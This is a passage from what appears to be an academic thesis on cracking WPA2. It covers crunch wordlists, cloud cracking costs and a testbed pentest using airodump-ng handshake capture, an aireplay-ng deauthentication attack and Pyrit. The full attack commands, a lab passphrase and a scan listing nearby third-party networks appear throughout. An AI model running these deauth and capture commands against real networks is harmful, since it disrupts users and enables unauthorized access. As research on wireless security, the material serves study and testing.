Αρχείο Επεξεργασία Προβολή Αναζήτηση Τερματικό Βοήθεια
97%
98%
98%
98%
98%
99%
99%
99%
100%
root@kali:~# crunch 10 10 0123456789 -t 69% -b 3mb -o START kinita
Crunch will now generate the following amount of data: 1100000000 bytes
1049 MB
1 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 100000000
0%
0%
0%
1%
1%
1%
1%
1%
2%
```

Figure 4-13: Crunch command with phone numbers.

- 10 is the minimum length string we want crunch to start at.
- 10 is the maximum length string we want crunch to end at.
- “0123456789” is the set of numbers that the symbol % will choose from each time.
- -t specifies a pattern. The symbol % stands for numbers.
- -b specifies the size of the output file, only works if -o START is used.
- -o specifies the output file.

In figure 4-14 we can see the output file kinita.lst.




Figure 4-14: The output file kinita.lst

In figure 4-15 we can see the output files wordListNumbers.lst and wordsAb.lst.




Figure 4-15: The output files wordListNumbers.lst and wordsAb.lst.

## 4.7 Cracking WPA2 in Cloud

Cloud computing is named so because the data and applications exist on a “cloud” of Web servers. Cloud computing is a technology that uses the internet and central remote servers to maintain data and applications. This is illustrated in Figure 4-16.




Figure 4-16: Cloud computing.

Cloud computing allows consumers and businesses to use applications without installation and access their personal files at any computer with internet access. This technology allows for much more efficient computing by centralizing storage, memory, processing and bandwidth. Many people have been confusing cloud computing with ‘Utility Computing’ or ‘Grid Computing’ and so are many companies who in their proclamation of providing “Cloud Computing” actually provide the service of Utility Computing.

In a grid computing system, networked computers are able to access and use the resources of every other computer on the network whereas in cloud computing systems that



usually only applies to the back end. Utility computing is a business model where one company pays another company for access to computer applications or data storage. In this way, utility computing is relatively straightforward. Cloud computing, in contrast, is much less direct. While all the services are still being rented, the company knows far less about the source of the services. Users still pay for what they use, but the company providing the services utilizes a much more complex system of infrastructure and software, usually involving grid networks that support multiple tasks at once. Thus cloud computing is actually more powerful, since it does not rely on any one source. By spreading out the task load, cloud computing can be a fast and effective means of computing, often with simplified troubleshooting and less maintenance overall. See Figure 4-17.

Few of the advantages of Cloud Computing Technology are:

- Automatic upgrades: The greatest advantage of using Cloud computing technology is that the company would not have to spend time and resources to upgrade and integrate their technology with the greatest and the latest version.
- Easy Web-services integration: Cloud computing technology is much easier and quicker to integrate with a company's applications (both traditional software and cloud computing infrastructure-based), whether third-party or homegrown.
- No hardware or software to install: The beauty of cloud computing technology is its simplicity and in the fact that it requires significantly fewer capital expenditures to get up and running.
- Faster and lower-risk deployment: With Cloud Computing technology applications get live in a matter of weeks or at maximum just few months even with extensive customization or integration.

- Support for deep customizations: The cloud computing infrastructure not only allows deep customization and application configuration but also preserves all those customizations even during upgrades.




Figure 4-17: Cloud Computing technology.

By eliminating the problems of traditional application development, cloud computing technology frees you to focus on developing business applications that deliver true value to your business [26].

#### 4.7.1 Amazon Elastic Compute Cloud (Amazon EC2)



Figure 4-18: Amazon Elastic Compute Cloud (Amazon EC2).

Amazon Elastic Compute Cloud (Amazon EC2) is a web service that provides resizable compute capacity in the cloud. It is designed to make web-scale [cloud computing](#) easier for developers. In Figure 4-18 is displayed the Amazon EC2 logo.

Amazon EC2's simple web service interface allows you to obtain and configure capacity with minimal friction. It provides you with complete control of your computing resources and lets you run on Amazon's proven computing environment. Amazon EC2 reduces the time required to obtain and boot new server instances to minutes, allowing you to quickly scale capacity, both up and down, as your computing requirements change. Amazon EC2 changes the economics of computing by allowing you to pay only for capacity that you actually use. Amazon EC2 provides developers the tools to build failure resilient applications and isolate themselves from common failure scenarios.

## Amazon Cpu Cluster Instances

- Cluster Compute Quadruple Extra Large 23 GB memory,
- 33.5 EC2 Compute Units,
- 1690 GB of local instance storage,
- 64-bit platform,
- 10 Gigabit Ethernet

## Amazon Gpu Cluster Instances

- Cluster GPU Quadruple Extra Large 22 GB memory,
- 33.5 EC2 Compute Units
- 2 x NVIDIA Tesla “Fermi” M2050 GPUs,
- 1690 GB of local instance storage,
- 64-bit platform,
- 10 Gigabit Ethernet

By running the pyrit benchmark command:

```
Running benchmark (48088.8 PMKs/s)... |
Computed 48088.83 PMKs/s total.
#1: 'CUDA-Device #1 'Tesla M2050': 21224.1 PMKs/s (RTT 3.0)
#2: 'CUDA-Device #2 'Tesla M2050': 21319.3 PMKs/s (RTT 3.0)
#3: 'CPU-Core (SSE2)': 447.1 PMKs/s (RTT 3.0)
#4: 'CPU-Core (SSE2)': 439.6 PMKs/s (RTT 3.0)
#5: 'CPU-Core (SSE2)': 441.0 PMKs/s (RTT 3.0)
#6: 'CPU-Core (SSE2)': 447.2 PMKs/s (RTT 3.0)
#7: 'CPU-Core (SSE2)': 445.5 PMKs/s (RTT 3.0)
#8: 'CPU-Core (SSE2)': 433.2 PMKs/s (RTT 3.0)
#9: 'CPU-Core (SSE2)': 438.9 PMKs/s (RTT 3.0)
#10: 'CPU-Core (SSE2)': 444.9 PMKs/s (RTT 3.0)
#11: 'CPU-Core (SSE2)': 444.3 PMKs/s (RTT 3.0)
#12: 'CPU-Core (SSE2)': 442.8 PMKs/s (RTT 3.0)
#13: 'CPU-Core (SSE2)': 441.0 PMKs/s (RTT 3.0)
#14: 'CPU-Core (SSE2)': 446.4 PMKs/s (RTT 3.0)
#15: 'CPU-Core (SSE2)': 435.7 PMKs/s (RTT 3.0)
#16: 'CPU-Core (SSE2)': 439.6 PMKs/s (RTT 3.0)
```

Figure 4-19: The benchmark command.

We get ~50.000 PMKs/s by speeding only \$2.10h.

After doing the math you can see that an 1,000,000,000 worldlist and it will take ~7 hours to complete(~40k pmk/s)= \$14.7.

By running 20 instances(max) it will take 20 min and cost \$42 [25].

#### 4.7.2 CloudCracker

Another one online password cracking service for penetration testing is the CloudCracker. See Figure 4-20. It is an online password cracking service for penetration testers and network auditors who need to check the security of WPA protected wireless networks, crack password hashes, or break document encryption.



Figure 4-20: CloudCracker.

. It is Big, Fast and Cheap as you can run a handshake against 300.000.000 words in 20 minutes for \$17. It provides a range of dictionaries, fine-tuned for the format at hand. We save a lot of time if we consider that a “Super-desktop” would need 4 days [26].

## Κεφάλαιο 5 Penetration testing- A cluster of CPUs for attacking WPA2 protocol by using PYRIT

### 5.1 Penetration testing in NITOS Laboratory

A **penetration test**, or sometimes **pentest**, is a software attack on a computer system that looks for security weaknesses, potentially gaining access to the computer's features and data [31]. In this chapter we try to minimize the time of cracking the WPA2 security protocol by using Clusters of nodes. Scenario: “A Station is connected to an AP which uses WPA2 protocol encryption and an ISSID named “SoniaWPA2”. The password used is “Apollonius”. A third node is the attacker which is trying to reveal the password.” The attacker uses the aircrack-suite in order to create the .cap file. In our example is named wpa2cap-01.cap (see Figure 5-11).

During our process to reduce the time of cracking we make clusters of nodes. Pyrit includes support for clustering multiple machines over the network. This feature was often requested as it allows to use hardware much more effectively.

Pyrit has a command ‘*serve*’. A server can use the local hardware to compute for other clients. Clients can use multiple servers and each server can support multiple clients simultaneously. This is not a distributed database. The clients transfer their workunits to the servers and the servers compute the results and send them back. In the case that we have our

ESSID added to Pyrit database with our dictionary, we need to batch in order to create the PMKS table. In our example we use a 8.3 GB wordlist.

The next step is to cracking to .cap file. Firstly, we use the `attack_db` command in our experiment. The `attack_db` command attack an EAPOL-handshake found in the packet-capture file(s) given by the option `-r` using the Pairwise Master Keys stored in the database.

We start the first attack using a server called a “Cluster 32-CPU Instance” (see Figure 5-39). It is a server which consists of the 32 Cores. During the cracking process it tries 17839269 PMKs per second and the time-cracking takes only 04 seconds! (See Figure 5-42). Although, it is time consuming as regards the banching process. It takes up to four hours.

Then, in our effort to create a more easy and utilitarian system we decided to look into a distributed-node cluster. So, we create a distributed cluster of five, four, three and two nodes (see Figure 5-43). Each machine is strictly a Linux affair, which is why we're restricted to Pyrit. The best part, though, is that it's completely scalable. So, we can add client nodes to our master server in order to distribute the workload. We observe that there is no significant difference in time by adding extra nodes as in all cases the password is found in less than one minute. Although, it is too a time-consuming process as regards the banching process. It takes at least up to twelve hours.

That's why then we use the `passthrough` command. The `passthrough` option is for not using any disk space. The hash's are computed on the fly with a wordlist and once finished nothing is saved and no disk space is used. By using a cluster of six nodes we take a benchmark of 4950.33 PMKs/s. The `attack_passthrough` command finds the password in 05 minutes. See Figure 5-49. The experiment take place in Nitos Laboratory.

Nitos is a Network Implementation Testbed Laboratory of the Computer and Communication Engineering Department at University of Thessaly. Figure 5-1 illustrates the logo. The research of the lab focuses on the design, study and implementation of wireless schemes and their performance in the real environment.



Figure 5-1: A Network Implementation Testbed Laboratory

A **testbed** (also "**test bed**") is a platform for conducting rigorous, transparent, and replicable testing of scientific theories, computational tools, and new technologies. The term is used across many disciplines to describe experimental research and new product development platforms and environments [29].

We used the outdoor nodes for our penetration testing. See Figure 5-2. The new version of outdoor nodes are equipped with 802.11a/b/g and 802.11a/b/g/n wireless interfaces. They also feature 2-core Intel cpus, new generation solid state drives and usb web cameras. Last but not least, each node is equipped with light, temperature and humidity sensors.





Figure 5-2: Outdoor nodes

#### Specifications:

Motherboard	Features two Gigabit network interfaces and supports two wireless interfaces
CPU	CPU Intel Core 2 Duo P8400 2,26 GHz
RAM	2G DDR3
Wireless Interfaces	Atheros 802.11a/b/g & Atheros 802.11a/b/g/n (MIMO)
Chassis Manager card	NITlab CM card
Storage	Solid state drive
Power Supply	350 Watt mini-ATX
Antennas	Multi-band 5dbi , operates both on 2.4Ghz & 5Ghz
Pigtails	High quality pigtails (UFL to RP-SMA)

Table 5-1: Specifications of the Outdoor nodes.

We made an AP node with the IP 192.168.1.1 which is using the WPA2 protocol. The ssid is named “ SoniaWPA2” and the wpa passphrase is “Apollonius”. Figure 5-4 illustrates this. The configuration is the following:

```

root@node031: ~/hostap/hostapd
wpa=2

# WPA pre-shared keys for WPA-PSK. This can be either entered as a 256-bit
# secret in hex format (64 hex digits), wpa_psk, or as an ASCII passphrase
# (8..63 characters) that will be converted to PSK. This conversion uses SSID
# so the PSK changes when ASCII passphrase is used and the SSID is changed.
# wpa_psk (dot11RSNAConfigPSKValue)
# wpa_passphrase (dot11RSNAConfigPSKPassPhrase)
#wpa_psk=0123456789abcdef0123456789abcdef0123456789abcdef0123456789abcdef
wpa_passphrase=Apollonius

# Optionally, WPA PSKs can be read from a separate text file (containing list
# of (PSK,MAC address) pairs. This allows more than one PSK to be configured.
# Use absolute path name to make sure that the files can be read on SIGHUP
# configuration reloads.
#wpa_psk_file=/etc/hostapd.wpa_psk

# Optionally, WPA passphrase can be received from RADIUS authentication server
# This requires macaddr_acl to be set to 2 (RADIUS)
# 0 = disabled (default)
# 1 = optional; use default passphrase/psk if RADIUS server does not include
#     Tunnel-Password
# 2 = required; reject authentication if RADIUS server does not include
1068,1 59%

```

Figure 5-3: The AP node.

Next, we made a Station node with the IP 192.168.1.2 which communicates with the AP node as Figure 5-4 shows.

```

Last login: Sat Jan 13 16:12:43 2018 from nictab.int.uct.ac.za
root@node018:~# ls
root@node018:~# sudo modprobe ath9k
root@node018:~# ifconfig wlan0 192.168.1.2
root@node018:~# wpa_supplicant -D nl80211,wext -i wlan0 -c <(wpa_passphrase "SoniaWPA2" "Apollonius")
Trying to authenticate with e4:ce:8f:68:72:30 (SSID='SoniaWPA2' freq=2452 MHz)
Trying to associate with e4:ce:8f:68:72:30 (SSID='SoniaWPA2' freq=2452 MHz)
Associated with e4:ce:8f:68:72:30
WPA: Key negotiation completed with e4:ce:8f:68:72:30 [PTK=CCMP GTK=CCMP]
CTRL-EVENT-CONNECTED - Connection to e4:ce:8f:68:72:30 completed (auth) [id=0 id_str=]

```

Figure 5-4: The Station node.

At a third node with the IP 192.168.1.3 we have installed the Airmong suite tool. This is illustrated in Figure 5-5.

```

root@node026:~# sudo modprobe ath9k
root@node026:~# ifconfig wlan0 192.168.1.3
root@node026:~# ifconfig wlan0 192.168.1.3
root@node026:~# iwconfig
lo          no wireless extensions.

eth1        no wireless extensions.

wlan0       IEEE 802.11abgn  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated   Tx-Power=18
            Retry  long limit:7   RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:on

eth0        no wireless extensions.

```

Figure 5-5: The node with the Airmong suite tool.

## 5.2 Airmong suite for .cap file

We need to identify the MAC address of the target access point, to do that we would require airmong-ng, which is included in the aircrack suite, which in turn is one of the programs included in the operating system used i.e. Backbox. First of all, the wireless card, card has to be switched to monitor mode, enabling us to scan the network, and obtain relevant information.

1. Identify Network Interfaces: The “iwconfig” tool provides information about the available network adapters, sample output is provided below in Figure 5-6.

```

root@node026:~# sudo modprobe ath9k
root@node026:~# ifconfig wlan0 192.168.1.3
root@node026:~# ifconfig wlan0 192.168.1.3
root@node026:~# iwconfig
lo          no wireless extensions.

eth1        no wireless extensions.

wlan0       IEEE 802.11abgn  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated   Tx-Power=18
            Retry  long limit:7   RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:on

eth0        no wireless extensions.

```

Figure 5-6: Identify Network Interfaces.

- Put adapter in monitor mode, and scan for networks: airmmon-ng is run against the adapter, subsequently putting the adapter in monitor mode, so as to facilitate information gathering. This is illustrated in Figure 5-7.

Interface	Chipset	Driver
mon0	Atheros AR9300	ath9k - [phy0]
wlan0	Atheros AR9300	ath9k - [phy0]

Figure 5-7: Monitor mode.

- “airodump-ng mon0” will then be run on this to scan for networks:

CH 2 ][ Elapsed: 1 min ][ 2015-03-15 14:54

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
02:29:F9:85:85:84	-1	65	0 0	6	54	. OPN			HPE710n.2702AD
00:15:6D:7C:64:A2	-1	0	0 0	-1	-1				<length: 0>
42:A7:1D:3B:16:21	-1	33	0 0	1	54	. OPN			HP441AAD
14:60:80:72:A0:44	-1	0	1 0	9	-1	WPA			<length: 0>
E4:CE:8F:68:72:13	-66	525	0 0	9	54e	WPA2	CCMP	PSK	SoniaWPA2
00:0F:CC:89:3A:10	-77	130	0 0	7	54	WPA2	CCMP	PSK	georges
E4:77:23:A2:15:F4	-78	55	1 0	11	54e	WPA2	CCMP	PSK	Xarhs
92:8B:97:8A:CB:A1	-79	50	0 0	11	54e	WPA2	CCMP	PSK	EuroTrans consult
38:22:9D:A9:DB:5A	-80	46	0 0	11	54e	WPA2	CCMP	PSK	sioumourekis
00:05:59:56:A7:46	-81	58	1 0	11	54e	WPA2	CCMP	PSK	HOL
14:60:80:6A:BF:F4	-81	119	0 0	6	54e	WPA2	CCMP	PSK	CYTABFF4
0A:18:D6:27:BF:6A	-82	56	0 0	11	54e	WPA2	CCMP	PSK	inf-secure
16:18:D6:27:BF:6A	-82	19	0 0	11	54e	WPA2	CCMP	PSK	cda_project
0E:18:D6:27:BF:6A	-82	55	0 0	11	54e	. OPN			inf-wifi
16:18:D6:27:C2:EF	-82	40	0 0	11	54e	WPA2	CCMP	PSK	cda_project
12:18:D6:27:C2:EF	-83	7	0 0	11	54e	WPA2	CCMP	PSK	Nanotrim
54:22:F8:C3:2A:B4	-83	6	0 0	10	54e	WPA	CCMP	PSK	OTE123
0E:18:D6:27:C2:EF	-83	46	0 0	11	54e	. OPN			inf-wifi
10:FE:ED:E8:F7:FB	-83	15	0 0	9	54e	WEP	WEP		wirelessIKT
DC:0B:1A:20:D1:72	-84	12	0 0	11	54e	WPA2	CCMP	PSK	CYTA D172
00:26:44:49:04:90	-84	0	0 0	11	54e	WEP	WEP		myNetwork1
0A:18:D6:27:C2:EF	-84	24	0 0	11	54e	WPA2	CCMP	PSK	inf-secure
00:0E:8F:F6:9A:F9	-84	3	1 0	11	54e	WPA2	CCMP	PSK	conn-xF69AF9
CC:1A:FA:91:38:14	-85	13	0 0	11	54e	WPA	CCMP	PSK	conn-x913814
DC:0B:1A:22:F5:49	-85	11	0 0	11	54e	WPA2	CCMP	PSK	CYTA F549
00:0E:8F:2A:3B:69	-85	54	18 0	1	54e	WPA2	CCMP	PSK	OTE2A3B69
94:0C:6D:B5:A5:78	-86	128	0 0	6	54	. OPN			TMHYTD 10
20:89:86:03:3F:5C	-86	53	5 0	1	54e	WPA2	CCMP	PSK	HOL 2TE 4
00:1E:E5:73:65:7C	-86	5	18 0	6	54e	WPA2	CCMP	PSK	NETWORKSLAB2
00:1D:1C:F4:D0:3A	-86	13	0 0	5	54e	WPA	TKIP	PSK	Lazaki
2C:59:E5:ED:16:4B	-87	28	0 0	11	54e	WPA2	CCMP	PSK	HP-Print-4B-Offic
A4:7E:39:F1:43:C0	-87	54	0 0	1	54e	WPA	CCMP	PSK	OTef143c0
F0:84:2F:98:B6:31	-87	11	0 0	1	54e	WPA2	CCMP	PSK	CYTA537269
64:66:B3:98:23:26	-87	60	8 0	7	54	. OPN			<length: 4>
54:22:F8:C3:F1:09	-87	8	0 0	3	54e	. OPN			OTE WiF1 Fon

Figure 5-8: Scan for networks.

The information in Figure 5-8 provides information about the wireless networks available, for this step all that is needed are the SSID, and BSSID of the access point, and the MAC address of a connected client. With the information obtained in the preceding step we

know the SSID of the network is: SoniaWPA2, it is on channel 9, and the BSSID is: E4:CE:8F:68:72:30.

4. An airodump capture is initiated, this dumps the packets sent to the access point into a specified file, and these packets will include the WPA2 authentication handshake. The command is: “airodump-ng -c 9 --write wpa2capture --bssid E4:CE:8F:68:72:30 wlan0”. Output provided by the command is shown in Figure 5-9.

- --bssid is the MAC address of the AP.
- wpa2capture is the name of the file where packets will be dumped.

```
root@node026:~# airodump-ng -c 9 --write wpa2capture --bssid E4:CE:8F:68:72:30 wlan0
```

Figure 5-9: Airodump command.

Figure 5-10 illustrates the traffic on the network.

```
Last login: Sun Mar 15 15:09:30 2015 from 192.168.1.100 on
root@node026:~# aireplay-ng --deauth 5 -a E4:CE:8F:68:72:30 -c 7c:c3:a1:a8:0b:ca
-e SoniaWPA2 --ignore-negative-one wlan0
15:15:12 Waiting for beacon frame (BSSID: E4:CE:8F:68:72:30) on channel -1
15:15:13 Sending 64 directed DeAuth. STMAC: [7C:C3:A1:A8:0B:CA] [ 0|64 ACKs]
15:15:13 Sending 64 directed DeAuth. STMAC: [7C:C3:A1:A8:0B:CA] [ 0|64 ACKs]
15:15:14 Sending 64 directed DeAuth. STMAC: [7C:C3:A1:A8:0B:CA] [ 0|64 ACKs]
15:15:14 Sending 64 directed DeAuth. STMAC: [7C:C3:A1:A8:0B:CA] [ 0|64 ACKs]
15:15:15 Sending 64 directed DeAuth. STMAC: [7C:C3:A1:A8:0B:CA] [ 0|64 ACKs]
root@node026:~# aireplay-ng --deauth 5 -a E4:CE:8F:68:72:30 -c 7c:c3:a1:a8:0b:ca
-e SoniaWPA2 --ignore-negative-one wlan0
15:15:21 Waiting for beacon frame (BSSID: E4:CE:8F:68:72:30) on channel -1
15:15:21 Sending 64 directed DeAuth. STMAC: [7C:C3:A1:A8:0B:CA] [ 0|12 ACKs]
```

Figure 5-10: Force traffic on a network.

5. The following method is used to force traffic on a network and to de-authenticate a client from an accesspoint, forcing them to re-authenticate leading to a successful WPA handshake. Type : ” aireplay-ng --deauth 5 -a


```
E4:CE:8F:68:72:30 -c 7c:c3:a1:a8:0b:ca -e SoniaWPA2 --ignore-negative-one  
wlan0".
```

A deauthentication attack is run against an already connected client. This forces it to re-join the network, and subsequently the WPA handshake packets are dumped into the airodump file.

The syntax, and output is provided in figure 5-11:

- 5 is the number of times the attack is to be carried out.
- -c specifies the MAC address of the targeted client.

Finally, we have the wpa2cap-01.cap file as we can see in Figure 5-11.




```
Last login: Wed Apr 11 17:47:31 2018 from nitab.int.dch.gr  
root@node024:~# ls  
aircrack-ng-1.2-rc1  
aircrack-ng-1.2-rc1.tar.gz  
aircrack-ng-1.2-rc1.tar.gz.1  
allwordlists.txt  
FD62CC1D79F595CBE1DE6356FB13C2165994E469.meta  
openlibrary_wordlist.7z  
pyrit-0.3.0  
root@node024:~#  
pyrit-0.3.0.tar.gz  
replay_arp-0108-193738.cap  
replay_src-0108-211106.cap  
wpa2cap-01.cap  
wpa2cap-01.csv  
wpa2cap-01.kismet.csv  
wpa2cap-01.kismet.netxml
```

Figure 5-11: The wpa2cap-01.cap file.

## 5.3 PYRIT

Pyrit takes a step ahead in attacking WPA-PSK and WPA2-PSK, the protocol that today de-facto protects public WIFI-airspace. The project's goal is to estimate the real-world security provided by these protocols.

From time to time Pyrit get's packed into stable packages. In general you should download, compile and install these source-code packages. As it is illustrated in Figure 5-12. As you can see we have installed [pyrit-0.4.0.tar.gz](#) up to six outdoor nodes.



```
root@node018: ~  
pyrit-0.4.0.tar.gz  
root@node018:~# tar zxvf pyrit-0.4.0.tar.gz  
pyrit-0.4.0/  
pyrit-0.4.0/MANIFEST.in  
pyrit-0.4.0/pyrit  
pyrit-0.4.0/test/  
pyrit-0.4.0/test/wpapsk-virgin_broadband.dump.gz  
pyrit-0.4.0/test/wpapsk-linksys.dump.gz  
pyrit-0.4.0/test/wpa2psk-linksys.dump.gz  
pyrit-0.4.0/test/test_pyrit.py  
pyrit-0.4.0/test/wpa2psk-Red_Apple.dump.gz  
pyrit-0.4.0/test/wpa2psk-MOM1.dump.gz  
pyrit-0.4.0/test/wpa2psk-2WIRE972.dump.gz  
pyrit-0.4.0/test/dict.gz  
pyrit-0.4.0/COPYING  
pyrit-0.4.0/PKG-INFO  
pyrit-0.4.0/setup.py  
pyrit-0.4.0/pyrit_cli.py  
pyrit-0.4.0/cpyrit/  
pyrit-0.4.0/cpyrit/config.py  
pyrit-0.4.0/cpyrit/storage.py  
pyrit-0.4.0/cpyrit/cpyrit.py  
pyrit-0.4.0/cpyrit/network.py  
pyrit-0.4.0/cpyrit/__init__.py
```


Figure 5-12: Installing pyrit-0.4.0.tar.gz.

### 5.3.1 Make sure that pyrit works

There are a few small tests to run and see if Pyrit is working properly. First we run the command:

```
Pyrit list_cores
```

The output is shown in Figure 5-13.



```
root@node018:~/pyrit-0.4.0# pyrit list_cores  
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com  
This code is distributed under the GNU General Public License v3+  
  
The following cores seem available...  
#1: 'CPU-Core (SSE2) '  
#2: 'CPU-Core (SSE2) '
```

Figure 5-13: See if Pyrit is working properly.

You can see the CPU-Cores that are available. There will be more on that feature later by making the cluster. Then, we run the command:

```
Pyrit eval
```

The output is shown in Figure 5-14.

```
root@localhost:~/pyrit-0.4.0# pyrit eval
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file:///...' connected.
Passwords available: 0

root@localhost:~/pyrit-0.4.0#
```

Figure 5-14: Pyrit eval command.

